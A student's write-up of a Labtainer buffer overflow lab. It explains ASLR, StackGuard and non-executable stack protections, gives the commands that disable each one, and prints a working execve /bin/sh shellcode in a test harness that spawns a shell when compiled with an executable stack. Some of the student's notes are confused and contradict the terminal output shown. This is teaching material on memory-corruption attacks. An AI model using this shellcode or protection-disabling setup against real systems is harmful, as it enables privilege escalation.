

Buffer Overflow Vulnerability Lab

Aninda Maulik

September 2020

1 Overview

- Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers.
- buffers: a data buffer (or just buffer) is a region of a physical memory storage used to temporarily store data while it is being moved from one place to another [1]
- This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.
- We aim to use the given program with a buffer-overflow vulnerability; develop a scheme to exploit the vulnerability and finally gain the root privilege. In addition to the attacks, we aim to understand through several protection schemes that have been implemented in the operating system to counter against the buffer-overflow attacks. We would try our best to evaluate whether the schemes work or not and explain why.

2 Lab Tasks

2.1 Initial setup


- The lab is started from the Labtainer working directory on your Docker-enabled host, e.g., a Linux VM.
- The component on the host that does the work of building and running containers is the Docker Daemon. The daemon starts each container using a template for the container's specific runtime environment called an image, which is retrieved from an image repository, like the public repositories hosted at Docker Hub. [2]

- labtainer bufoverflow command was issued over the directory


```
student@LabtainersVM:~/labtainer/labtainer-student$
labtainer bufoverflow
```
- The resulting virtual terminals will include a bash shell. The programs described below will be in the home directory.

2.1.1 Address Space Randomization.

- Several Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks.
- just on the top of text(That's the actual code of our program. The machine instructions that we compiled, get loaded in here.And that's the read only, because we dont want to be messing about that, down there). So in data, uninitialised and initialised variables get held here in data. And then we have the heap. Now, the heap is where you allocate large things in your memory. Big area of memory that you can allocate huge chunks on to do various things and what you do with that is, of course, up-to your program.



- Now, the stack holds the local variables of your functions and when you call a new function like, like printf followed by some parameters; that gets put on the end of the stack. So, the heap grows in the upward direction towards the stack, as you add memory in ways of allocating large things, and the stack grows towards the heap [3]



- In this lab, we disable these features using the following commands:
`sudo sysctl -w kernel.randomize_va_space=0`

```

ubuntu@bufoverflow: ~
File Edit View Search Terminal Help
ubuntu@bufoverflow:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
ubuntu@bufoverflow:~$
  
```

- Though we dont see much of a difference, am not even sure if the command has been put in the right place or not, let's just proceed


2.1.2 The StackGuard Protection Scheme.

- The GCC compiler implements a security mechanism called "Stack Guard" to prevent buffer overflows.

- In the presence of this protection, buffer overflow will not work. You can disable this protection if you compile the program using the `-fno-stack-protector` switch. For example, to compile a program `example.c` with Stack Guard disabled, you may use the following command:

```
$ gcc -m32 -fno-stack-protector example.c
```

- Well, right now, am just curious to see the program `example.c` , so let me get a look
- well, there's no `example.c`




```
ubuntu@bufoverflow:~$ ls
call_shellcode  call_shellcode.c  compile.sh  exploit  exploit.c  stack  stack.c  whilebash.sh
ubuntu@bufoverflow:~$
```

- Note we use the `"-m32"` switch to create 32 bit executables, which are required for this lab.
- Let me attempt to find out the meaning of `"-m32"` switch
- Couldn't find anything with `"-m32"` switch

2.1.3 Non-Executable Stack.

- Ubuntu used to allow executable stacks, but this has now changed.
- Non-executable stack:(NX) is a virtual memory protection mechanism to block shell code injection from executing on the stack by restricting a particular memory and implementing the NX bit. But this technique is not really worthy against return to lib attacks, although they do not need executable stacks.[4]
- The NX bit (no-execute) is a technology used in CPUs to segregate areas of memory for use by either storage of processor instructions (code) or for storage of data, a feature normally only found in Harvard architecture processors.The processor will then refuse to execute any code residing in these areas of memory.[5]
- The Harvard architecture is a computer architecture with separate storage and signal pathways for instructions and data.Modern processors appear to the user to be von Neumann machines, with the program code stored in the same main memory as the data.[6]



- von Neumann machines: An early computer created by Hungarian mathematician John von Neumann (1903-1957). It included three components used by most computers today: a CPU; a slow-to-access storage area, like a hard drive ; and secondary fast-access memory (RAM).[7]
- Again, Ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of gcc, and by default, the stack is set to be non-executable. To change that, use the following option when compiling programs:

```
For executable stack:  
$ gcc -m32 -z execstack  
For non-executable stack:  
$ gcc -m32 -z noexecstack
```

2.2 Shellcode

- Before you start the attack, you need a shellcode. A shellcode is the code to launch a shell. It has to be loaded into the memory so that we can force the vulnerable program to jump to it.
- In computing, a shell is a user interface for access to an operating system's services. In general, operating system shells use either a command-line in-

terface (CLI) or graphical user interface (GUI), depending on a computer's role and particular operation.[8]

- Consider the following program:

```
#include <stdio.h>

int main( ) {
    char *name[2];

    name[0] = ``/bin/sh``;
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

- The shellcode that we use is just the assembly version of the above program. The following program shows you how to launch a shell by executing a shellcode stored in a buffer.

- step1: ls

- step2:

```
less call_shellcode
```

- The following is the code and it was launched by the following command

```
less call_shellcode.c
```

- The program

```
/* call_shellcode.c */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
    "\x31\xc0"                /* xorl    %eax,%eax
*/
```

```

    "\x50"                /* pushl    %eax
*/
    "\x68" "//sh"         /* pushl    $0x68732f2f
*/
    "\x68" /bin"          /* pushl    $0x6e69622f
*/
    "\x89\xe3"            /* movl     %esp,%ebx
*/
    "\x50"                /* pushl    %eax
*/
    "\x53"                /* pushl    %ebx
*/
    "\x89\xe1"            /* movl     %esp,%ecx
*/
    "\x99"                /* cdq
*/
    "\xb0\x0b"            /* movb     $0x0b,%al
*/
    "\xcd\x80"            /* int      $0x80
*/
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void (*)( )) buf)( );
}

```

- the above program doesn't seem very clear, here's a snapshot from the console


```

/* call_shellcode.c */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
    "\x31\xc0"           /* xorl    %eax,%eax          */
    "\x50"              /* pushl   %eax               */
    "\x68" // " // sh"    /* pushl   $0x68732f2f        */
    "\x68" // " // bin"   /* pushl   $0x6e69622f        */
    "\x89\xe3"          /* movl    %esp,%ebx         */
    "\x50"              /* pushl   %eax               */
    "\x53"              /* pushl   %ebx               */
    "\x89\xe1"          /* movl    %esp,%ecx         */
    "\x99"              /* cdq     %eax               */
    "\xb0\x0b"          /* movb    $0x0b,%al         */
    "\xcd\x80"          /* int     $0x80              */
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}
call_shellcode.c (END)
low/docs/bufoverflow.pdf

```

- Now, we saw the code and made attempts to compile the code with the right command. Finally, made the code to run and got an error called Segmentation Fault. Snap below

```

ubuntu@bufoverflow:~$ less call_shellcode.c
ubuntu@bufoverflow:~$ gcc -g call_shellcode.c -o call_shellcode
ubuntu@bufoverflow:~$ ./call_shellcode
Segmentation fault (core dumped)

```

- we receive the same exact error for non-executable stack: snap below

```

ubuntu@bufoverflow:~$ less call_shellcode.c
ubuntu@bufoverflow:~$ gcc -m32 -z noexecstack -o call_shellcode call_shellcode.c
ubuntu@bufoverflow:~$ ./call_shellcode
Segmentation fault (core dumped)

```

- we receive dont receive an error for executable stack: snap below

```

ubuntu@bufoverflow:~$ less call_shellcode.c
ubuntu@bufoverflow:~$ gcc -m32 -z execstack -o call_shellcode call_shellcode.c
ubuntu@bufoverflow:~$ ./call_shellcode
Segmentation fault (core dumped)
ubuntu@bufoverflow:~$ ls
call_shellcode  call_shellcode.c  compile.sh  exploit  exploit.c  stack  stack.c  whilebash.sh
ubuntu@bufoverflow:~$ gcc -m32 -z execstack -o call_shellcode call_shellcode.c
gcc: error: -E or -x required when input is from standard input
ubuntu@bufoverflow:~$ gcc -m32 -z execstack -o call_shellcode call_shellcode.c
ubuntu@bufoverflow:~$ ./call_shellcode
$ ls
call_shellcode  compile.sh  exploit.c  stack.c
call_shellcode.c  exploit    stack      whilebash.sh

```

- In the snap above, we see that the compiled file for non-executable stack is marked green, however, after successful compilation the filename colour is now white; not so sure why, but expect to find that out later

References

- [1] https://en.wikipedia.org/wiki/Data_buffer.
- [2] <https://codefresh.io/docker-tutorial/docker-machine-basics/>.
- [3] <https://www.youtube.com/watch?v=1S0aBV-Waao>.
- [4] <https://www.oreilly.com/library/view/advanced-infrastructure-penetration/9781788624480/a4458b97-fabc-4697-962d-ba509d712aa9.xhtml>.
- [5] https://en.wikipedia.org/wiki/NX_bit
- [6] https://en.wikipedia.org/wiki/Harvard_architecture
- [7] [https://www.webopedia.com/TERM/V/Von_Neumann_machine.html](https://www.webopedia.com/TERM/V/VonNeumann_machine.html)
- [8] [https://en.wikipedia.org/wiki/Shell_{\(computing\)}](https://en.wikipedia.org/wiki/Shell_computing)